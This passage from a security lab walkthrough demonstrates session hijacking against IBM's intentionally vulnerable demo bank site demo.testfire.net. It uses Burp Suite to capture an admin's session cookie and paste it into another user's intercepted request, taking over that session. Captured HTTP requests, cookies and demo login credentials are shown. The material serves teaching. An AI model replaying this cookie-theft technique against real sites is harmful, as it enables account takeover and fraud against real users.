under 'I WANT TO ...', there are links for View Account Summary, View Recent Transactions, Transfer Funds, Search News Articles, and Customize Site Language. Under 'ADMINISTRATION', there is a link to Edit Users. The main content area shows a 'Hello Admin User' message and a 'Congratulations!' message stating: 'You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! Click [Here](#) to apply.' At the bottom, there are links for Privacy Policy, Security Statement, Server Status Check, REST API, and a copyright notice for 2020 Altoro Mutual, Inc.



**Step 3:** In PC2 refresh browser once, to allow Burp Suite (on PC1) to capture request.



The screenshot shows a Firefox browser window titled "Altoro Mutual - Mozilla Firefox". The address bar shows "demo.testfire.net/bank/main.jsp". The page content includes a logo for "Altoro Mutual", a green banner with three small images, and a navigation menu with tabs for "MY ACCOUNT", "PERSONAL", "SMALL BUSINESS", and "INSIDE ALTORO MUTUAL". A sidebar on the left lists "I WANT TO ..." options like "View Account Summary", "View Recent Transactions", etc. The main content area displays a message: "Hello Admin User", "Welcome to Altoro Mutual Online.", "View Account Details: 800000 Corporate", "GO", "Congratulations!", "You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!", and "Click [Here](#) to apply.". At the bottom, there are links for "Privacy Policy", "Security Statement", "Server Status Check", "REST API", and copyright information: "© 2020 Altoro Mutual, Inc." and "This web application is open source! Get your copy from GitHub and take advantage of advanced features".



The screenshot shows the Burp Suite interface. The title bar reads "Burp Suite Community Edition v2020.8 - Temporary Project (as superuser)". The menu bar includes "Burm Project Intruder Repeater Window Help". The toolbar has buttons for "Forward", "Drop", "Intercept is on" (which is highlighted in orange), "Action", and "Open Browser". There is also a "Comment this item" field with a colorful icon. Below the toolbar are tabs for "Raw", "Params", "Headers", and "Hex". The main pane displays the captured HTTP request:


```

1 GET /bank/main.jsp HTTP/1.1
2 Host: demo.testfire.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://demo.testfire.net/login.jsp
8 DNT: 1
9 Connection: close
10 Cookie: JSESSIONID=36F56570C650E608910A510119631975; AltoroAccounts=
    ODAwMDAwfkNvcnBvcmF0ZX41LjIzOTkxMjg2MUU3fDgwMDAwMX5DaGVja2luZ34xLjE4NDQ2NzQ0MDc4MDA0OTNFMjB8
11 Upgrade-Insecure-Requests: 1
12 Cache-Control: max-age=0
13
14

```

At the bottom, there are search and filter buttons: "?", "Gears", "Back", "Forward", "0 matches", "ln", and "Pretty".

## Step 4: Copy the captured request to the leafpad and then click on forward.



Burp Suite Community Edition v2020.8 - Temporary Project (as superuser)

Dashboard Target Proxy Intruder Repeater Window Help


Intercept HTTP history WebSockets history Options

GET /bank/main.jsp HTTP/1.1  
Host: altoromutual.com  
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://altoromutual.com/login.jsp  
DNT: 1  
Connection: close  
Cookie: JSESSIONID=6BBD48795AEE1C3EA2C96AE7D4A44EE8; AltoroAccounts=ODAwMDAwfkNvcnBvcfmF0ZX41LjIzOTkxMjg2MUU3fDgwMDAwMX5DaGVja2luZ34xLjE4NDQ2NzQ0MDc4MDA0OTNFMjb8  
Upgrade-Insecure-Requests: 1  
Cache-Control: max-age=0

Raw Params Headers Hex

0 matches \n Pretty

## Step 5: On PC1, Visit <http://demo.testfire.net/> and log in as jsmith(username: **jsmith**, password: **demo1234**)



Altoro Mutual

demo.testfire.net/bank/main.jsp

**Hello John Smith**

Welcome to Altoro Mutual Online.

View Account Details: 800002 Savings GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2020 Altoro Mutual, Inc.

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www-142.ibm.com/software/products/us/en/subcategory/SWI10>.

Copyright © 2008, 2020, IBM Corporation, All rights reserved.

## Step 6: Configure Burp to loopback IP address 127.0.0.1 and port 8080

Burp Suite Free Edition v1.7.27 - Temporary Project

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

**Proxy Listeners**

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners.

Running	Interface	Invisible	Redirect	Certificate
<input checked="" type="checkbox"/>	127.0.0.1:8080	<input type="checkbox"/>		Per-host

Add Edit Remove

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate.

Import / export CA certificate Regenerate CA certificate

## Step 7: Configure browser proxy to loopback IP address 127.0.0.1 and port 8080. Refresh browser once, to allow Burp Suite (on PC1) to capture request.

Connection Settings

Configure Proxies to Access the Internet

- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- Manual proxy configuration:

HTTP Proxy: 127.0.0.1 Port: 8080  Use this proxy server for all protocols

SSL Proxy: 127.0.0.1 Port: 8080

FTP Proxy: 127.0.0.1 Port: 8080

SOCKS Host: 127.0.0.1 Port: 8080  SOCKS v4  SOCKS v5

No Proxy for:

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Help Cancel OK

Burp Suite Community Edition v2020.8 - Temporary Project (as superuser)

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://demo.testfire.net:80 [65.61.137.117]

Forward Drop Intercept is on Action Open Browser Comment this item

Raw Params Headers Hex

```

1 GET /bank/main.jsp HTTP/1.1
2 Host: demo.testfire.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://demo.testfire.net/login.jsp
8 DNT: 1
9 Connection: close
10 Cookie: JSESSIONID=36F56570C650E608910A510119631975; AltoroAccounts=
    "ODAwMDAyf1Nhmluz3N+My42ODkzNDg4MTU2MDA5MTg1RTE5fDgwMDAwM35DaGVja2luZ344LjI5MTI3MjA4NTQ2MDMyMkUyMHw0NTM
    5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xOTkxNC41OHw="
11 Upgrade-Insecure-Requests: 1
12 Cache-Control: max-age=0
13
14

```

0 matches In Pretty

**Step 8:** Remove the captured request, paste the request from **leafpad** (previously copied) and click on forward.

Burp Suite Community Edition v2020.8 - Temporary Project (as superuser)

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://demo.testfire.net:80 [65.61.137.117]

Forward Drop Intercept is on Action Open Browser Comment this item

Raw Params Headers Hex

```
1
```

Burp Suite Community Edition v2020.8 - Temporary Project (as superuser)

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://demo.testfire.net:80 [65.61.137.117]

**Forward** **Drop** Intercept is on Action Open Browser Comment this item

Raw Params Headers Hex

```


1 GET /bank/main.jsp HTTP/1.1
2 Host: demo.testfire.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://demo.testfire.net/login.jsp
8 DNT: 1
9 Connection: close
10 Cookie: JSESSIONID=36F56570C650E608910A510119631975; AltoroAccounts=ODAwMDAwfkNvcnBvcmF0ZX41LjIzOTkxMjg2MUU3fDgwMDAwMX5DaGVja2luZ34xLjE4NDQ2NzQ0MDc4MDA0OTNFMjB8
11 Upgrade-Insecure-Requests: 1
12 Cache-Control: max-age=0

```

1. Replace with the copied text in leafpad

② ⌂ ⌂ ⌂ Search... 0 matches In Pretty

**Step 9:** After completing the above process, it is observed that the modified request from the burp proxy is accepted by the website and allowed the PC1 user to gain access to the active account of the PC2 user. It is all possible because the website is vulnerable to Session Hijacking.



The screenshot shows a browser window for 'Altoro Mutual' with the URL 'demo.testfire.net/bank/main.jsp'. The page displays a 'Hello Admin User' message and a congratulatory message about pre-approval for an Altoro Gold Visa. The navigation bar includes 'MY ACCOUNT', 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTORO'. The footer links include 'Privacy Policy', 'Security Statement', 'Server Status Check', 'REST API', and copyright information for 2020 Altoro Mutual, Inc.